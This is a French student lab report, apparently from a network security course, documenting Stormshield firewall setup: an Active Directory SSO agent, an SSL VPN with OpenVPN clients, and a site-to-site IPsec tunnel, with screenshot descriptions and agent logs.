
Two overlapping windows are shown:

- Active Directory Users and Computers:** A tree view showing the structure of the Active Directory. It includes nodes for "Saved Queries", "saes.sso" (a security group), "Builtin", and "Computers".
- System Information (Windows 10):** A window titled "Paramètres" (Settings) with the "Système" (System) tab selected. It displays system specifications:

Spécifications de l'appareil
Nom de l'appareil: Winclient
Nom complet de l'appareil: Winclient.saes.sso
Processeur: AMD Ryzen 5 5600H with Radeon Graphics
Mémoire RAM installée: 32.00 Go
ID de périphérique: 406F0378-ECC7-47EA-861E-344ECD2266C3
ID de produit: 00330-80000-00000-AA347
Type du système: Système d'exploitation 64 bits, processeur x64
Stylet et fonction tactile: La fonctionnalité d'entrée tactile ou avec un stylet n'est pas disponible sur cet écran

Tâche

Après l'installation de l'Agent SSO sur la machine, on l'active pour que le service démarre automatiquement :



The screenshot shows the Stormshield SN210W web interface with the URL <https://192.168.1.254/admin/admin.html#ldapmodule>. The left sidebar shows navigation options like SN-SSO-AGENT, CONFIGURATION, and SUPERVISION. The main panel is titled "CONFIGURATION DES ANNREAUX" and displays "ANNUAIRE CONFIGURÉS (5 MAXIMUM)". It lists three entries: "Domaine name" (iut.fwb), "sae.sso", and "sae.sso". The "sae.sso" entry is selected, showing configuration details for an "Annuaire distant" (Remote Directory). The configuration includes:

- Activer l'utilisation de l'annuaire utilisateur** (Checkmark)
- Serveur:** AD_Server
- Port:** idap
- Domaine racine (Base Dn):** dc=sae,dc=ssos
- Identifiant:** cn=Administrator,cn=Users
- Mot de passe:** [Empty]

Below these fields are sections for "Connexion sécurisée (SSL)" and "Configuration avancée". At the bottom of the configuration panel are "Appliquer" and "Annuler" buttons.

Configuration de l'annuaire Active Directory dans le Stormshield

The screenshot shows the 'AUTHENTICATION' section of the SAÉ Cyber 4.0 interface. A single rule is listed:

	Etat	Source	Méthodes (évaluées par ordre)	Commentaire
1	Activé	Any user@sae.sso any	1 Agent SSO 2 SSL	

Règle d'authentification de l'Agent SSO sur le Stormshield

The screenshot shows the 'UTILISATEURS' (Users) list in the Stormshield SN210W administration interface. The table lists the following users:

Nom	Annuaire	Adresse IP	Groupe	D...	Méthode d...	Administrateur	Parrain	VPN SSL Portail	VPN SS
fhth	iut.fvb	87.10.10.129		3h ...	PLAIN				
fhth	iut.fvb	192.168.1.169		2h ...	PLAIN				
agentss	sae.sso	192.168.1.221	event log...	9h ...	AGENT-AD		✓		
agentss	sae.sso	192.168.1.222	event log...	9h ...	AGENT-AD		✓		

Dans les logs, nous voyons que l'agent SSO est connecté et ce même après un changement d'adresse IP.

```

stormshieldssagent - Bloc-notes
Fichier Edition Format Affichage Aide
2024-04-10T01:18:31: 192.168.1.144: EvtQuery failed. Error 1722. To connect to the remote computer, the remote computer must
2024-04-10T09:53:06: STORMSHIELD SSO AGENT 2.1.1.0 release_07/01/2022 15:03 loaded
2024-04-10T09:53:06: STORMSHIELD SSO AGENT 2.1.1.1 starting...
2024-04-10T09:53:06: STORMSHIELD SSO AGENT 2.1.1 started
2024-04-10T09:53:06: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T18:53:32: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T19:08:33: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T19:27:12: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T19:46:03: 192.168.1.144: EvtQuery failed. Error 1722. To connect to the remote computer, the remote computer must
2024-04-10T19:33:37: [UtmConnect] ::ffff:192.168.1.254: connection initiated
2024-04-10T20:05:22: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T20:20:23: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T20:30:48: STORMSHIELD SSO AGENT 2.1.1 stopping...
2024-04-10T20:30:48: STORMSHIELD SSO AGENT 2.1.1 stopped
2024-04-10T20:30:48: [UtmConnect] ::ffff:192.168.1.254: disconnected
2024-04-10T20:30:50: STORMSHIELD SSO AGENT 2.1.1.0 release_07/01/2022 15:03 loaded
2024-04-10T20:30:50: STORMSHIELD SSO AGENT 2.1.1 starting...
2024-04-10T20:30:50: STORMSHIELD SSO AGENT 2.1.1 started
2024-04-10T20:30:50: 192.168.1.144: No logon found since 15 minutes for 192.168.1.144
2024-04-10T20:35:58: 192.168.1.144: [SN210W17C2178A7]: initial rules: 1: pass: any on (0.0.0.0/0)
2024-04-10T20:42:51: [UtmConnect] ::ffff:192.168.1.254: disconnected
2024-04-10T20:42:52: 192.168.1.144: EvtQuery failed. Error 1722. To connect to the remote computer, the remote computer must
2024-04-10T20:20:20: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:18:31: user: SAE\AgentSSO from 192.168.1
2024-04-10T20:20:20: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:20:11: user: SAE\AgentSSO from 192.168.1
2024-04-10T20:26:53: 192.168.1.144: EvtQuery failed. Error 1722. To connect to the remote computer, the remote computer must
2024-04-10T20:27:20: 192.168.1.144: Logoff send to SN210W17C2178A7: 2024-04-10T20:27:20 : user: SAE\AgentSSO from 192.168.1.2
2024-04-10T20:27:20: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:20:11: user: SAE\AgentSSO from 192.168.1
2024-04-10T20:27:33: [UtmConnect] ::ffff:192.168.1.254: connection initiated
2024-04-10T20:27:35: 192.168.1.144: [SN210W17C2178A7]: initial rules: 1: pass: any on (0.0.0.0/0)
2024-04-10T20:27:43: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:20:11: user: \AgentSSO from 192.168.1.22
2024-04-10T20:27:43: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:18:31: user: \AgentSSO from 192.168.1.22
2024-04-10T20:27:43: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:20:11: user: \AgentSSO from 192.168.1.22
2024-04-10T20:27:43: 192.168.1.144: New logon send to SN210W17C2178A7: 2024-04-10T20:18:31: user: \AgentSSO from 192.168.1.22

```

Tâche 12 Configuration d'un VPN SSL pour clients distants (6 points)

Liste des personnes impliquées avec pourcentage de répartition

Fatih KURUL	100 %
-------------	-------

Estimation du temps passé sur cette tâche en heure-homme : 20h

Objectif : Mettre en place un VPN SSL sur le site A pour le client du site B

Mettre en place un VPN SSL complet en utilisant un client OpenVPN pour Linux et le client Stormshield pour Windows.

Sous-tâches	Evaluation prof
Configuration d'un annuaire	
Génération d'un certificat	
Mettre en place les règles de filtrage et de NAT	
Configuration du service VPN SSL sur le Stormshield	
Installation et paramétrage des clients	
Tests de connexion	

Rapport

(Captures d'écrans de la configuration Stormshield et des clients, etc.)

SAÉ Cyber 4.0 Sécurisation d'un SI

Le VPN SSL permet à des utilisateurs distants d'accéder de manière sécurisée à des ressources internes en passant par le firewall SNS.

Pour qu'un tunnel VPN SSL puisse s'établir avec le firewall SNS, un client VPN SSL doit être installé sur la machine de l'utilisateur.

Les communications entre le firewall SNS et l'utilisateur sont alors encapsulées et protégées via un tunnel TLS chiffré. L'établissement de ce tunnel est basé sur la présentation de certificats serveur et client signés par une autorité de certification de confiance (CA). Cette solution garantit donc authentification, confidentialité, intégrité et non-répudiation.

Annuaire :

L'intégration du firewall SNS à un annuaire est essentielle pour garantir une gestion efficace des utilisateurs et des groupes au sein de ses modules. Cette connexion permettra de configurer les utilisateurs et les groupes autorisés à établir des tunnels VPN SSL lors de la configuration du réseau, pour ma part j'ai conservé celui réalisé à la tâche 4.

The screenshot shows a user interface for managing authentication methods. At the top, there are tabs for 'AVAILABLE METHODS' and 'AUTHENTICATION POLICY'. Below the tabs, there are buttons for 'Add a method' and 'Delete'. A list of methods is shown, with 'LDAP' highlighted in yellow. Other options like 'Radius' and 'SSO' are also visible.


The screenshot shows the 'DIRECTORIES CONFIGURATION' screen. It lists 'CONFIGURED DIRECTORIES (MAXIMUM 5)' with one entry: 'iut.fwb'. On the right, there is a 'Configuration' panel for this directory. It includes fields for 'Enable user directory' (checked), 'Organization' (IUT), 'Domain' (fwb), 'ID' (cn=NetasqAdmin), and two password fields ('Password' and 'Confirm'). A progress bar at the bottom indicates 0% completion.

J'ai ajouter ensuite un utilisateur dans le LDAP, sans générer de certificat :

The screenshot shows the 'ACCOUNT' tab of a user management interface. On the left, a list of users shows 'authuser-x@iut.fwb', 'fth@iut.fwb' (selected and highlighted in yellow), and 'fthn@iut.fwb'. The main area contains fields for 'ID (login)', 'Last name', 'First name', 'E-mail address', 'Phone number', and 'Description'. There are also tabs for 'CERTIFICATE' and 'MEMBER OF THESE GROUPS', and a 'Create or update password' link.

SAÉ Cyber 4.0 Sécurisation d'un SI

De plus, il est nécessaire d'activer le portail captif du firewall SNS pour permettre aux utilisateurs se connectant via VPN SSL d'y accéder. Ce portail offre également la possibilité de récupérer la configuration VPN.



Ensuite il y a des configuration sur le stormshield a faire pour permettre au bon fonctionnement du VPN :

A screenshot of the SN210W firewall's configuration interface. At the top, it shows 'SN210W', 'FWV_A', 'admin', 'Read only', and 'Restricted access to logs'. The main section is titled 'SSL VPN' with an 'ON' switch. It contains two tabs: 'Network settings' and 'DNS settings sent to client'. Under 'Network settings', there are fields for UTM IP address (87.10.10.1), Available networks or hosts (Network_internals), Network assigned to clients (UDP: UDP_SSL, TCP: TCP_SSL), and Maximum number of simultaneous tunnels allowed (40). Under 'DNS settings sent to client', there are fields for Domain name (dns.sae), Primary DNS server (Configured for the firew), and Secondary DNS server (Configured for the firew). A link for 'Advanced configuration' is also visible.

UDP_SSL et TCP_SSL sont des objets que j'ai créé, si un client se connecte à l'aide du protocole UDP alors il lui sera attribué la pool d'adresse ip en 192.168.3.X en revanche si il se connecte en TCP, alors il lui sera attribué une adresse en 192.168.4.X

Le protocole TCP est moins rapide mais plus sécurisé, il est préférable de l'utiliser pour notre cas tandis que UDP est beaucoup plus rapide mais moins sécurisé.


Ensuite je rajoute quelque règle de filtrage et de nat pour éviter que le fw bloque :

SAÉ Cyber 4.0 Sécurisation d'un SI


The screenshot shows the SAÉ Cyber 4.0 interface. At the top, there are two sections: one for '2' interfaces (one 'on' and one 'pass') and another for '1' interface ('on'). The second section includes a 'via SSL VPN tunnel' option. On the right, there are icons for UDP_SSL, TCP_SSL, Firewall_in, http, and IDS. A timestamp at the bottom right indicates the configuration was created on 2024-04-04 at 13:58:17 by admin (192.168.1.101).

Client OpenVPN :

Pour que la connexion puisse s'établir on installe un client avec OpenVPN, ensuite on se connecte au portail afin de récupérer le fichier de configuration ovpn :




Ensuite on s'authentifie et on récupère le fichier :




Puis on l'upload :

SAÉ Cyber 4.0 Sécurisation d'un SI



Une fois uploader l'adresse du serveur se met automatiquement, nous n'avons plus qu'à entré l'utilisateur et le mot de passe afin de s'authentifier, puis la connexion se crée :



Tâche 13 Configuration d'un VPN IPSEC site à site (5,25 points)

Liste des personnes impliquées avec pourcentage de répartition	
Yanis ZERRAR	100 %

Estimation du temps passé sur cette tâche en heure-homme : 5h

Objectif : Mettre en place un VPN IPSEC entre vos deux sites

Vous commencerez par mettre en place un tunnel VPN IPSEC simple entre vos deux LANs, une fois testé et validé, vous mettrez en place un VPN utilisant les Virtual Tunneling Interface (VTI) pour relier dans un seul tunnel vos 4 réseaux (LAN A, DMZ A, LAN B et DMZ B).

Sous-tâches	Evaluation prof
Mettez en place un tunnel VPN entre vos deux LANs	
Testez et faites valider	
Mettez en place un tunnel entre tous vos réseaux en utilisant les VTI	
Testez et faites valider	
Utilisation des certificats pour l'authentification des SNSs	
Testez et faites valider	

Rapport

(Captures d'écrans de la configuration Stormshield et des clients, etc.)

SAÉ Cyber 4.0 Sécurisation d'un SI d'écrans de la configuration Stormshield et des clients, etc.)

The screenshot shows the Stormshield SN210W web interface. The left sidebar menu includes sections like Configuration, Objets Réseau, Utilisateurs et Groupes, Supervision, and Tunnels VPN IPsec, which is currently selected. The main content area displays the 'TUNNELS VPN IPSEC' page with two tabs: 'Actualiser' and 'Configurer le service VPN IPsec'. A 'Politiques' section lists existing policies, and a 'Tunnels' section shows a single established tunnel between Network_in and Firewall_out.

Etat	Nom du réseau local	Nom de la passerelle...	Sens	Nom de la passerelle...	Nom du réseau dist...	Durée de...	ID
Politique: none	rfc5735_loopback		in		any	0	
Politique: none	rfc5735_loopback		out		any	0	
1 Tunnel(s)	Network_in	Firewall_out	out	Firewal_B	Network-in-B	16385	
1 Tunnel(s)	Network_in	Firewall_out	in	Firewal_B	Network-in-B	16386	

Nom de la passerelle lo...	Nom de la passerelle di...	Durée de vie	Octets sortants	Octets entrants	Etat	Chiffrement	Authentific...
Firewall_out	Firewal_B	4m consommée(s) ...	864 o	--	mature	aes-cbc	hmac-sha256

Établissement de la connexion VPN IPsec

A configuration table titled 'Établissement de la connexion VPN IPsec' is shown. It has columns for Ligne, Etat, Réseau local, Correspondant, Réseau distant, Profil de chiffrement, Keepalive, and Commentaire. One row is visible, showing a connection from Network_in to Site_Firewal_B_cle with a StrongEncryption profile and a keepalive value of 30.

Ligne	Etat	Réseau local	Correspondant	Réseau distant	Profil de chiffrement	Keepalive	Commentaire
1	on	Network_in	Site_Firewal_B_cle	Network-in-B	StrongEncryption	30	

Configuration du VPN IPsec Firewall A

VPN IPsec site à site :

Pour établir un VPN site à site, nous avons fait la même configuration sur les deux firewalls. Nous avons créé des clés utilisant la version IKEv1 (Internet Key Exchange v1) avec une clé PSK afin de chiffrer la liaison.

SAÉ Cyber 4.0 Sécurisation d'un SI

The screenshot shows the STORMSHIELD SN210W firewall management interface at the URL 87.10.10.129. The top navigation bar includes icons for back, forward, search, and refresh, along with the IP address and a user session for FW_B.

The main menu on the left lists several categories: CONFIGURATION, OBJETS RÉSEAU, UTILISATEURS ET GROUPES, and SUPERVISION. Under SUPERVISION, the 'Tunnels' option is selected, which is highlighted in blue.

The central pane displays two sections: 'TUNNELS VPN IPSEC' and 'Tunnels'. The 'TUNNELS VPN IPSEC' section shows a table of policies:

Etat	Nom du réseau local	Nom de la passerelle locale	Sens	Nom de la passerelle distante	Nom du réseau distant	Durée de ...	ID
Politique none	rfc5735_loopback		in		any	0	0
Politique none	rfc5735_loopback		out		any	0	0
2 Tunnel(s)	Network_in	Firewall_out	out	FW_OUT_A	Network-in-A	16385	
2 Tunnel(s)	Network_in	Firewall_out	in	FW_OUT_A	Network-in-A	16386	

The 'Tunnels' section shows a table of active tunnels:

Nom de la passerelle locale	Nom de la passerelle distante	Durée de vie	Octets sortants	Octets entrants	Etat	Chiffrement	Authentification
Firewall_out	FW_OUT_A	11m consommée(s)..	10.05 Ko	4.54 Ko	mature	aes-cbc	hmac-sha256
Firewall_out	FW_OUT_A	59m consommée(s)..	11.61 Ko	3.76 Ko	dyng	aes-cbc	hmac-sha256

The bottom status bar shows system information: FR, battery level (85%), and date/time (Mer. 10/04 16:33).

Ci-dessus, les paquets échangés